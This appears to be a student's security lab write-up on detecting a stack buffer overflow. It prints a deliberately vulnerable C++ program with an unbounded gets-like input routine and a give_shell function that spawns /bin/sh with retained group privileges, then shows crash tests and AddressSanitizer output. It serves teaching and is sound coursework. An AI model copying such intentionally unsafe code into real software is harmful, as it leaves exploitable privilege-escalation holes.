

Stack Overflow Detection, Exploitation, and Mitigation
Bailey Williams

1. **Download StackOverflowHW.cpp from D2L.**




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ cat StackOverflowHW.cpp
// Stack overflow Assignment
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <iostream>
using namespace std;

#define BUFSIZE 300

using namespace std;

void give_shell()
{
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  system("/bin/sh");
}

char *mgets(char *dst)
{
  char *ptr = dst;
  int ch;
  /* skip leading white spaces */
  while ((ch = getchar()) && (ch == ' ' or ch == '\t'))
    ;

  if ((ch == '\n') or (ch == EOF))
  {
    *ptr = '\0';
    return dst;
  }
  else
    *ptr = ch;
```



```
  /* now read the rest until \n or EOF */
  while (true)
  {
    ch = getchar();
    if (ch == '\n' or ch == EOF)
      break;
    *(++ptr) = ch;
  }
  *(++ptr) = 0;
  return dst;
}

void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout);
  mgets(buffer); // similar to C's gets();
  //gets(buffer); // depricated
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << endl;
}

int main(int argc, char *argv[])
{
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  bad();
  cout << "Good bye!\n";
  return 0;
}
```


2. **Perform code review and static analysis of the program to find any memory related errors such as stack overflow vulnerability.**

- Run the code and experiment with inputs.




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ g++ -m32 StackOverflowHW.cpp -o StackOverflowHW.exe

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ ./StackOverflowHW.exe
buffer is at 0xffffc094
Give me some text: Hello World!
Acknowledged: Hello World! with length 12
Good bye!

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ ./StackOverflowHW.exe
buffer is at 0xffffc094
Give me some text: HELLO WORLD!
Acknowledged: HELLO WORLD! with length 12
Good bye!
```

- Noticing the buffer size lets see how it acts when we input a length over 300.




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ python -c "print('A' * 100)" | ./StackOverflowHW.exe
buffer is at 0xffffc094
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 100
Good bye!

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ python -c "print('A' * 300)" | ./StackOverflowHW.exe
buffer is at 0xffffc094
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 300
Good bye!

(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ python -c "print('A' * 301)" | ./StackOverflowHW.exe
buffer is at 0xffffc094
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 301
zsh: done                python -c "print('A' * 301)" |
zsh: segmentation fault  ./StackOverflowHW.exe
```


- Use Address Sanitizer to find out more details.



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ g++ -std=c++17 -m32 -g -o0 -Wall -Wpedantic -Wextra -Wconversion -fsanitize=address StackOverflowHW.cpp -o StackOverflowHW.exe
StackOverflowHW.cpp: In function 'char* mgets(char*)':
StackOverflowHW.cpp:37:12: warning: conversion from 'int' to 'char' may change value [-Wconversion]
   37 |     *ptr = ch;
      |            ^~
StackOverflowHW.cpp:45:16: warning: conversion from 'int' to 'char' may change value [-Wconversion]
   45 |     *(++ptr) = ch;
      |                ^~
StackOverflowHW.cpp: In function 'int main(int, char**)':
StackOverflowHW.cpp:62:14: warning: unused parameter 'argc' [-Wunused-parameter]
   62 | int main(int argc, char *argv[])
      |          ~~~~^~~~
StackOverflowHW.cpp:62:26: warning: unused parameter 'argv' [-Wunused-parameter]
   62 | int main(int argc, char *argv[])
      |                    ~~~~~~^~~~~~
```




```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ ./StackOverflowHW.exe
buffer is at 0xffffc040
Give me some text: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA
=================================================================
==1206835==ERROR: AddressSanitizer: stack-buffer-overflow on address 0xffffc16c at pc 0x56556447 bp 0xffffbfa8 sp 0xffffbf9c
WRITE of size 1 at 0xffffc16c thread T0
    #0 0x56556446 in mgets(char*) /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:45
    #1 0x565565e2 in bad() /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:57
    #2 0x56556781 in main /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:66
    #3 0xf74db904 in __libc_start_main ../csu/libc-start.c:332
    #4 0x565561d0 in _start (/home/kali/Desktop/SystemSecurity/StackOverflowHW.exe+0x11d0)

Address 0xffffc16c is located in stack of thread T0 at offset 348 in frame
    #0 0x565564a8 in bad() /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:52

  This frame has 1 object(s):
    [48, 348) 'buffer' (line 53) <== Memory access at offset 348 overflows this variable
HINT: this may be a false positive if your program uses some custom stack unwind mechanism, swapcontext or vfork
      (longjmp and C++ exceptions *are* supported)
SUMMARY: AddressSanitizer: stack-buffer-overflow /home/kali/Desktop/SystemSecurity/StackOverflowHW.cpp:45 in mgets(char*)
Shadow bytes around the buggy address:
  0x3ffff7d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff7e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff7f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff800: 00 00 f1 f1 f1 f1 f1 f1 00 00 00 00 00 00 00 00
  0x3ffff810: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
=>0x3ffff820: 00 00 00 00 00 00 00 00 00 00 00 00 00[04]f3 f3
  0x3ffff830: f3 f3 f3 f3 f3 f3 00 00 00 00 00 00 00 00 00 00
  0x3ffff840: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff850: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff860: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  0x3ffff870: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```




```
Shadow byte legend (one shadow byte represents 8 application bytes):
  Addressable:           00
  Partially addressable: 01 02 03 04 05 06 07
  Heap left redzone:       fa
  Freed heap region:       fd
  Stack left redzone:      f1
  Stack mid redzone:       f2
  Stack right redzone:     f3
  Stack after return:      f5
  Stack use after scope:   f8
  Global redzone:          f9
  Global init order:       f6
  Poisoned by user:        f7
  Container overflow:      fc
  Array cookie:            ac
  Intra object redzone:    bb
  ASan internal:           fe
  Left alloca redzone:     ca
